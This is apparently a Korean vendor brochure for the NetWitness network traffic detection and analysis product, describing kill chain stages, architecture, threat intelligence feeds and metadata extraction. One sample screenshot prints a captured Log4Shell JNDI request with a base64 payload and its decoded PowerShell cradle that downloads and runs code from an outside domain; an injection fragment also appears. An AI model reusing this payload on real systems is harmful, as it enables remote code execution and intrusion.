




NetWitness 소개

실시간 이상행위 트래픽
탐지 및 분석

사이버 킬 체인 전략의 핵심 – 네트워크 트래픽



1. 초기 침투

- 서버와 애플리케이션에 대한 취약점 공격
- 개별 사용자 대상의 피싱 공격 및 악성코드 전달

2. 거점 확보 및 내부점령


- 내부 확장, 관리자 권한 획득, 추가 접근경로 확보
- 중요 정보 확보, 암호화/데이터은닉 등을 통한 유출 준비

3. 정보 유출 및 추가 공격

- 정보 유출 시작 (데이터은닉, 유출지점 지속 변경)
- 공격 흔적 제거, 랜섬웨어 공격 및 시스템 파괴
- 다른 공격의 근거지로 활용

실시간 네트워크 원본 모니터링 및 분석 효과

공격의 명확한 인지



SIEM 기반의
로그만 이용한 가시성



네트워크 원본 모니터링을 통한
명확한 가시성

“로그와 엔드포인트 데이터는 무슨 일이 벌어졌는지 보여주고, 트래픽은 세션 재현을 통해 이유를 보여준다”

Ben Smith, CTO NetWitness

실시간 네트워크 원본 모니터링 및 분석을 통한 가시성 극대화

빈틈없는 공격 탐지와 깊이 있는 원인 분석



■ 위협 행위 탐지

- 알려진 C&C 포인트 또는 감염 경로를 인식하는데 유용함
- 비정상적인 연결 / 일반적이지 않은 프로토콜 탐지



■ 사건 범위 확인

- 악성 첨부 파일을 수신했거나 악성 사이트를 탐색한 호스트가 얼마나 되는지 확인




■ 근본 원인 분석

- 침해가 어떻게 시작되었는지 확인
- 침해 이전 상태로 복구하기 위한 네트워크 지표 문서화



네트워크 위협 헌팅을 위한 실시간 트래픽 수집 및 모니터링



NetWitness 시스템 구성

분석 및 관리

NW Server



GUI, 경보 처리, 트래픽 검색, 대시보드, 리포팅 등

탐지 및 분석

Event Stream Analysis (ESA)



실시간 위협 탐지

수집 및 탐지

2~10Gbps, 40Gbps

Concentrator (실시간 인덱스 생성/고속 검색)



Concentrator Storage (메타데이터 저장)



Decoder (트래픽 수집/실시간 분석)



Decoder Storage (트래픽 원본 저장)



Network Traffic 수집

2Gbps 이하

Hybrid (Decoder+Concentrator+Storage)



Network Traffic 수집


트래픽 수집/저장 및 추가 정보 연계



트래픽 수집 및 처리

실시간 이상행위 탐지를 위한 특허 받은 트래픽 처리 아키텍처

(특허: US7634557B2, US20100002704A1)



위협 인텔리전스 제공

ThreatConnect와의 파트너십을 통해 ThreatConnect의 상용 CTI 정보와 OSINT 정보를 위협 인텔리전스로 제공



Partnership with  ThreatConnect™

Open Source INTelligence


IP / Domain Threat Intel

- * abuse.ch Feodo Tracker
- * Blocklist.de Apache IPs
- * Blocklist.de Bot IPs
- * Blocklist.de FTP IPs
- * Blocklist.de Bruteforce IPs
- * Blocklist.de IMAP IPs
- * Blocklist.de Mail IPs
- * Blocklist.de SIP IPs
- * Blocklist.de Strong IPs
- * BotScout Bot List
- * Botvrij Ips / Domains
- * BruteForceBlocker Blocklist
- * Cybercrime Tracker
- * dan.me Tor Exit Nodes
- * Disconnect.me Malvertising
- * Firebog Airtel Hrsk Domains
- * Firebog Prigent Malware Domains
- * Firebog Prigent Phishing Domains
- * Firebog Shalla Malware Domains
- * GreenSnow Blocklist
- * Haley SSH Bruteforce IPs
- * Rutgers Attacker IPs
- * VXVault

ThreatConnect의 CTI(상용 위협 정보) 제공

IP / Domain Threat Intel

- * CAL Suspicious Newly Registered Domains
- * CAL Suspected Ranking Manipulators
- * CAL Suspicious Nameservers



IoC Score 제공 (1~1000점)

- * ThreatConnect CAL 기반의 위협 신뢰도 점수
- * IoC Score가 높은 위협 공격 선별 탐지 및 대응

Download PCAP

DISPLAY COMPLETE

SESSION ID	SOURCE IP:PORT	DESTINATION IP:PORT	SERVICE	FIRST PACKET TIME	LAST P
130	10.185.174.54 :53163	139.162.75.112 :80	80	08/27/2020 08:58:17 pm	08/27 pm
CALCULATED PACKET SIZE	CALCULATED PAYLOAD SIZE	CALCULATED PACKET COUNT			
1883 bytes	1265 bytes	11			

REQUEST

GET /favicon.ico HTTP/1.1
Host: 139.162.75.112
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.135 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://139.162.75.112/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

Event Meta

Sequence >

IOC
Rutgers Attacker IPs
IOC SCORE
645

COUNTRY.DST
Japan

내부 환경 정보 연동

내부 환경 정보 연계를 통해 조직에 특화된 탐지/분석 체계 구현

<자산 정보 연동 예시>

Configure a Custom Feed

Define Feed > Select Services > Define Columns > Review

Define Index


Type ☒ IP ☐ IP Range ☐ Non IP

Index Column 3 ☐ CIDR

Define Values

2	3 (index)	4	5	6
username		org		eth.src
Host	Host IP	Segment	Policy 01_05. DB 정보 확인	MAC Address
workgroup\yuseokko-w10	10.10.10.10	본사_2F-2 [Down]	MATCH 사용자 정보 확인	f079596a4995
yunjinoh-n	10.10.10.10	B1F_Wlan	MATCH 사용자 정보 확인	408d5ccfc6a8
younwan-w10	10.10.10.10	본사_2F-1 [UP]	MATCH 사용자 정보 확인	a4c49450d732
yookjy	10.10.10.10	본사_2F-1 [UP]	MATCH 사용자 정보 확인	74d435f71505
yiyeonyoon	10.10.10.10	본사_2F-2 [Down]	MATCH 사용자 정보 확인	408d5cbbf36c
				f079596a5dc8

Reset Cancel Prev Next



메타데이터 및 위협 지표 실시간 추출

실시간으로 수집한 트래픽에서 150가지 이상의 메타데이터 및 다양한 위협지표 실시간 추출

HTTP Method = POST
Directory = log4shell
Filename = login
Anomaly = no referrer
Anomaly = POST no GET

Host = 192.168.1.10:8080

User Agent = curl/7.74.0

IOC = Log4Shell Exploit

Network Event Details |

Text | Packet | File | Host | Email | Web ↗

Download PCAP ▾

☐ DISPLAY COMPRESSED PAYLOADS

➡ REQUEST

POST /log4shell/login HTTP/1.1

Host: 192.168.1.10:8080

User-Agent: curl/7.74.0

Accept: */*

Content-Length: 854

Content-Type: application/json

Decoded Text

BASE64 FORMAT

powershell.exe -nop -w hidden
[Net.ServicePointManager]::SecurityProtocol=
[Net.SecurityProtocolType]::Tls12;
[System.Net.ServicePointManager]::ServerCertificateVal
idationCallback={\$true};\$G=new-object
net.webclient;if([System.Net.WebProxy]::GetDefaultProx
y().address -ne \$null){\$G.proxy=
[Net.WebRequest]::GetSystemWebProxy();\$G.Proxy.Cre
dentials=
[Net.CredentialCache]::DefaultCredentials;};IEX ((new-
object
Net.WebClient).DownloadString('https://sovexbyxbqyws
fb.com:8090/fileless/rvZmdv98')));IEX ((new-obiect

uname=\${jndi:ldap://172.16.172.16:1389/Basic/Command/Base64/cG93ZXJzaGVsbC5leGUgLW5vcAtdyBoawRkZW4g
w05ldC5TZXJ2aWNlUG9pbmRNYW5hZ2VyXT06U2VjdXJpdHlQcm90b2NvbD1bTmV0LlNlY3VyaXR5UHJvdG9jb2xueXB1XT06VGxz
MTI7W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcncZlckNlcnRpZm1jYXRlVmFsawRh dGlvbknNhbgxiYWRnPXsk
dHJ1ZX07JEc9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50O2lmKFtTeXN0ZW0uTmV0LldlY1Byb3h5XT06R2V0RGVmyXVsdFByb3h5
KCKuYWRkcmVzcycAtbmUgJG51bGwpeyRHLNB3h5PVtOZXQvU2ViUmVxdWVzdF06OkdlFN5c3RlbVdlY1Byb3h5KCK7JEcuUHV
eHkuQ3JlZGVudG1hbHM9W05ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWhhdWx0Q3JlZGVudG1hbHM7fTtJRvggKChuZXctb2JqZWNo
IE5ldC5XZWJD bG1bnQpLkRvd25sb2Fku3RyaW5nKCdodHRwc zovL3NvdmV4Ynl4YnF5d3NmYi5jb206ODA5MC9maWxlbgVzcy9y
dlptZHk5OCcpKTtJRvggKChuZXctb2JqZWNoIE5ldC5XZWJD bG1bnQpLkRvd25sb2Fku3RyaW5nKCdodHRwc zovL3NvdmV4Ynl4
YnF5d3NmYi5jb206ODA5MC9maWxlbgVzcycpKTs=} &password=123

메타데이터 실시간 추출 예

고도화된 위협 탐지 및 분석을 위해 150가지 이상의 세분화된 트래픽 메타데이터 실시간 추출

Hostname Aliases (20 values)

sv-us-web2 (1,828) - lt-us-rlee01 (835) - www.xjiboss.com (536) - l
bcline01 (120) - teredo.ipv6.microsoft.com (25) - nweca (18) - upc
- *.g.doubleclick.net (10) - corp<1d> (9) - ocsp.digicert.com (8) - k

Top Level Domains (20 values)

ru (1,775) - com (959) - net (143) - eu (32) - org (9) - cz (7) - co.uk

Service Type (13 values)

HTTP (2,144) - SSL (1,535) - OTHER (1,267) - DNS (117) - SSH (80)

TCP Destination Port (20 values)

8080 (1,431) - 5671 (964) - 80 (http) (708) - 443 (https) (336) - 514
(cifs) (17) - 50002 (16) - 5000 (16) - 52162 (13) - 135 (epmap) (11)

Source IP Address (20 values)

192.168.31.24 (1,257) - 192.168.1.111 (1,253) - 192.168.70.82 (837)
- 192.168.21.53 (55) - 192.168.1.228 (21) - 192.168.1.128 (21) - 19
- 192.168.1.231 (4) ... [show more](#)

Destination IP address (20 values)

188.225.32.64 (1,431) - 192.168.1.112 (1,217) - 192.168.31.24 (571)
- 192.168
- 52.224.1

User Account (5 values)

bcline (3) - kung (2) - bob (2) - tseng (1) - chuck (1)

Action Event (20 values)

get (1,521) - post (618) - login (23) - request (22) - bind (22) - quit
- type (5) - port (4) - lsa_lookupsids3 (4) - alter context (4) ... [sho](#)

Source E-mail Address (3 values)

update@facebookmail.com (7) - no-reply@linkedinuserservices.com (6)

Destination E-mail Address (8 values)

r.craig@prymida.com (1) - r.anderson@prymida.com (1) - p.ward@pry

Attachment (7 values)

m_schematic.zip (1) - linkedin_prymida_overdue.docx (1) - html;chase
(#res.getwriter().print(#req.getcontextpath()))(#r... (1) - ')).(#res.getwr

Filename (20 values)

theme.php (535) - process.jsp (479) - news.asp (475) - get.php (467) -
